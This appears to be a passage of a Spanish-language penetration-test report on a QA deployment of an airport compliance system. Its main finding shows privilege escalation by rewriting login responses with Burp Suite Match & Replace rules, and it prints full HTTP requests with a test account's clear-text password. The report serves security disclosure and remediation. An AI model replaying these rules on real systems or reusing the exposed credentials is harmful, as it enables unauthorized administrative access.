
- Se dio clic en **Observaciones IF**

Fecha/ Hora	Servicio	Componente	Evidencia
24/nov/2025 14:28	a.- Sistema de Embarque/ Desemba...	Puerta de Embarque 1	DISCONFORMIDAD
12/nov/2025 14:41	a.- Sistema de Embarque/ Desembarque (1.10.9.1.1)	Puerta de Embarque 1	AFECTADO


1 Filas 1 a 2 de 2

- Al seleccionar un registro se encontró un popup con la evidencia de las observaciones

Código	Ejecutador	Fecha	Estado	Obs	Dcto
32	franco	mar 18/nov/2025 17:02	AFECTACION	dadas. La observación generada por la IF no fue corregida en su totalidad, por consiguiente afecta el cumplimiento del indicador en un 0.20000%.	
31	cvalenzuelaif	mié 12/nov/2025 14:45	DISCONFORMIDAD	rechazado	
30	cvalenzuela	mié 12/nov/2025 14:44	CORREGIDO	dgsfgdsfg	
29	cvalenzuelaif	mié 12/nov/2025 14:41	DISCONFORMIDAD	No se visualiza	




- Se navegó hacia el módulo Planificación de cumplimiento




- Se eligió un ítem en el **Árbol de servicios** y se pudo ver los umbrales de indicadores para activarlos o desactivarlos




- Se navegó hacia el módulo **Logs de datos**



- Se eligió un ítem en el **Arbol de logs** y se pudo ver los registros de logs los cuales cuentan con una opción de descarga



- Se navegó hacia el módulo **Observaciones IF**




- Este módulo no dio ninguna respuesta. En ese sentido **no ha sido posible realizar pruebas en este módulo** toda vez que internamente se produce un error que da cuenta que está faltando el archivo html *ObservacionesIF.html*

```
HTTP/2 404 Not Found
Date: Mon, 06 Apr 2026 13:04:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 180
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Requested-With, Access-Control-Request-M
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      Cannot GET /main/observacionesIF/ObservacionesIF.html
    </pre>
  </body>
</html>
```

- Se navegó hacia el módulo **Reportes**



- Se eligió los periodos y se descargó reportes aleatoriamente



- A continuación se presenta un archivo descargado de un reporte aleatoriamente.



Descripción de hallazgos y evidencias

A continuación, se detallan los hallazgos identificados durante la ejecución del servicio, junto con las evidencias técnicas recopiladas que respaldan cada vulnerabilidad detectada.

Cada hallazgo incluye su descripción, impacto potencial, nivel de criticidad y evidencia asociada.

C01: Escalamiento de privilegios vía manipulación de respuesta de login

Descripción:

Se ha identificado que la aplicación devuelve en la respuesta del endpoint de autenticación toda la información de autorización del usuario (por ejemplo parámetro **admGlobal** y el objeto completo de privilegios). El frontend confía ciegamente en estos datos para determinar los permisos del usuario actual, sin que el backend realice validaciones adicionales de autorización en las peticiones posteriores (usando el token devuelto).

En ese sentido un atacante con una cuenta de usuario normal puede interceptar y modificar la respuesta de login (usando Burp Suite Match & Replace o cualquier proxy MITM) para elevar sus privilegios a nivel de administrador (admGlobal: true + todos los privilegios de GEMINI).

Esto demuestra que la lógica de control de acceso está parcialmente implementada en el cliente en lugar de estar enforced server-side.

OWASP TOP 10	A01:2025 – Broken Access Control
CWE	CWE-285: Improper Authorization
Nivel de criticidad	Crítico (9.0)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N
URL afectada	URLs: POST https://qa-gemini.agunsa.com /api/v1/login Parámetro Afectado: En la respuesta, las propiedades siguientes: • "privilegios" • "admGlobal"
Impacto	1. Acceder a funciones administrativas restringidas (ADMIN, ADJUNTAR_EVIDENCIA, FICHA-DIGITAL, LOG-BITACORA, etc.). 2. Comprometer la confidencialidad de información sensible de otros usuarios o del sistema. 3. Comprometer la integridad mediante modificaciones no autorizadas de datos críticos. 4. Realizar acciones de alto impacto en el módulo GEMINI.

Recomendaciones	1. Mover la lógica de autorización completamente al servidor (obligatorio). 2. Validar todos los privilegios en el backend en cada petición, usando el token devuelto. No confiar nunca en datos enviados por el cliente. 3. No devolver el objeto completo de privilegios en la respuesta de login, o firmarlo correctamente (por ejemplo con JWT claims validados en servidor). 4. Implementar un middleware de autorización robusto en Express que verifique los permisos contra una fuente confiable (base de datos o caché segura). 5. Aplicar el principio de menor privilegio y Role-Based Access Control (RBAC) correctamente enforced en el lado del servidor.
-----------------	---

Datos de prueba:

Se emplean dos usuarios con diferentes privilegios, el usuario **Insideusr** con 4 opciones y el usuario **Insideadm** con 8 opciones; asimismo, el usuario **Insideusr** tiene una opción de **admGlobal:false** y el usuario **Insideadm** con **admGlobal:true**

Permisos de **Insideusr** (-) Menores Privilegios

```

"status":200,
"message":"OK",
"data":{
  "usuario":{
    "email":"alfredo.venegas@agunsa.com",
    "nombre":"Inside Security",
    "login":"insideusr"
  },
  "admGlobal":false,
  "tipoAutenticacion":{
    "codigo":"INTERNA",
    "nombre":"Contraseña interna",
    "tipo":"INTERNA"
  },
  "privilegios":{
    "GEMINI":{
      "INSPECCION_FISCAL":true,
      "VER-UMBRALES":true,
      "CONTROL-INTERNO":true,
      "INSPECCION":true
    }
  }
},

```

Permisos de **Insideadm** (+) Mayores Privilegios


```

"status":200,
"message":"OK",
"data":{
  "usuario":{
    "email":"alfredo.venegas@agunsa.com",
    "nombre":"Inside Security adm",
    "login":"insideadm"
  },
  "admGlobal":true,
  "tipoAutenticacion":{
    "codigo":"INTERNA",
    "nombre":"Contraseña interna",
    "tipo":"INTERNA"
  },
  "privilegios":{
    "GEMINI":{
      "ADJUNTAR_EVIDENCIA":true,
      "ADMIN":true,
      "CONTROL-INTERNO":true,
      "FICHA-DIGITAL":true,
      "INSPECCION":true,
      "INSPECCION_FISCAL":true,
      "LOG-BITACORA":true,
      "VER-UMBRALES":true
    }
  }
},


```

Evidencia:

Como primer paso, se ingresa a <https://qa-gemini.agunsa.com/> con las credenciales del usuario *insideusr*.




Cuando se ingresa con este usuario se puede apreciar el usuario tiene acceso a **5** opciones principales y en la parte superior a dos íconos.



El paso siguiente es salir de la sesión.

Para evidenciar la vulnerabilidad de **Privilege Escalation** se recurre a la **Técnica utilizada: Match and Replace** en la herramienta de **Burp Suite (Response Body Manipulation)**.



En ese sentido, en dicha herramienta se configuran reglas automáticas de **Match and Replace** en para modificar la respuesta del endpoint de login en tiempo real. Las reglas que se configuran se aplican automáticamente a todas las respuestas que pasan por el proxy.

Al iniciar sesión con una cuenta de usuario normal (*insideusr*), Burp (herramienta MITM) modifica la respuesta del servidor antes de que llegue al navegador/frontend.

Regla 1	admGlobal
Type	Response body
Match	"admGlobal":false
Replace	"admGlobal":true
Pantalla de configuración de la regla	
Edit match/replace rule Settings mode Script mode Type Response body Match "admGlobal":false, Replace "admGlobal":true, Regex match ☐	

Regla 1	Privilegios
Type	Response body
Match	"INSPECCION_FISCAL":true
Replace	"INSPECCION_FISCAL":true,"ADJUNTAR_EVIDENCIA":true,"ADMIN":true,"FICHA-DIGITAL":true,

Pantalla de configuración de la regla

Edit match/replace rule

Settings mode

Script mode

Type

Response body

Comment

Match

"INSPECCION_FISCAL":true,

Replace

"INSPECCION_FISCAL":true,"ADJUNTAR_EVIDENCIA":true,"ADMIN":true,"FICHA-DIGITAL":true,

☐ Regex match

Una vez establecidas las reglas, se ingresa a <https://qa-gemini.agunsa.com/> con las credenciales del usuario **insideusr**.

←

→

↺

qa-gemini.agunsa.com/#

🔍

☆

Sistema Gemini

Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

👤

Insideusr

🔑

¿Olvidó su contraseña?

☐ Mantener la Sesión Abierta

Ingresar

➡

23


La herramienta Burp recibe la respuesta de la validación satisfactoria de las credenciales y modifica la respuesta antes que llegue al navegador, esta es la respuesta original.

Request	Original response
<pre> 1 POST /api/v1/login HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 182 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSistema=GEMINI&g=true 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "codigoSistema": "GEMINI" "login": "Insideusr", "password": "Usuario2026*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>	<pre> 11 'self' data:object-src 'none';script-src 'self';script-src-attr ' 12 Cross-Origin-Opener-Policy: same-origin 13 Cross-Origin-Resource-Policy: same-origin 14 Etag: W/"1ab-N11d1lkrDesBzDeMK3etZfpV8" 15 Origin-Agent-Cluster: ?1 16 Referrer-Policy: no-referrer 17 Set-Cookie: bearerToken=deleted; path=/; expires=Thu, 01 Jan 1970 18 Strict-Transport-Security: max-age=31536000; includeSubDomains 19 X-Content-Type-Options: nosniff 20 X-Dns-Prefetch-Control: off 21 X-Download-Options: noopen 22 X-Frame-Options: SAMEORIGIN 23 X-Permitted-Cross-Domain-Policies: none 24 X-Xss-Protection: 0 25 26 { "status":200, "message":"OK", "data":{ "usuario":{ "email":"alfredo.venegas@agunsa.com", "nombre":"Inside Security", "login":"insideusr" }, "admGlobal":false, "tipoAutenticacion":{ "codigo":"INTERNA", "nombre":"Contraseña interna", "tipo":"INTERNA" }, "privilegios":{ "GEMINI":{ "INSPECCION_FISCAL":true, "VER_UMBRALES":true, "CONTROL_INTERNO":true, "INSPECCION":true } } } } </pre>


Y esta es la respuesta original, como se puede ver los privilegios que llegaron al navegador son superiores al de la respuesta original.

Request	Auto-modified response
<pre> 1 POST /api/v1/login HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 182 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSistema=GEMINI&g=true 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "codigoSistema": "GEMINI" "login": "Insideusr", "password": "Usuario2026*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>	<pre> 13 Etag: W/"1ab-N11d1lkrDesBzDeMK3etZfpV8" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Set-Cookie: bearerToken=deleted; path=/; expires=Thu, 01 Jan 1970 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { "status":200, "message":"OK", "data":{ "usuario":{ "email":"alfredo.venegas@agunsa.com", "nombre":"Inside Security", "login":"insideusr" }, "admGlobal":true, "tipoAutenticacion":{ "codigo":"INTERNA", 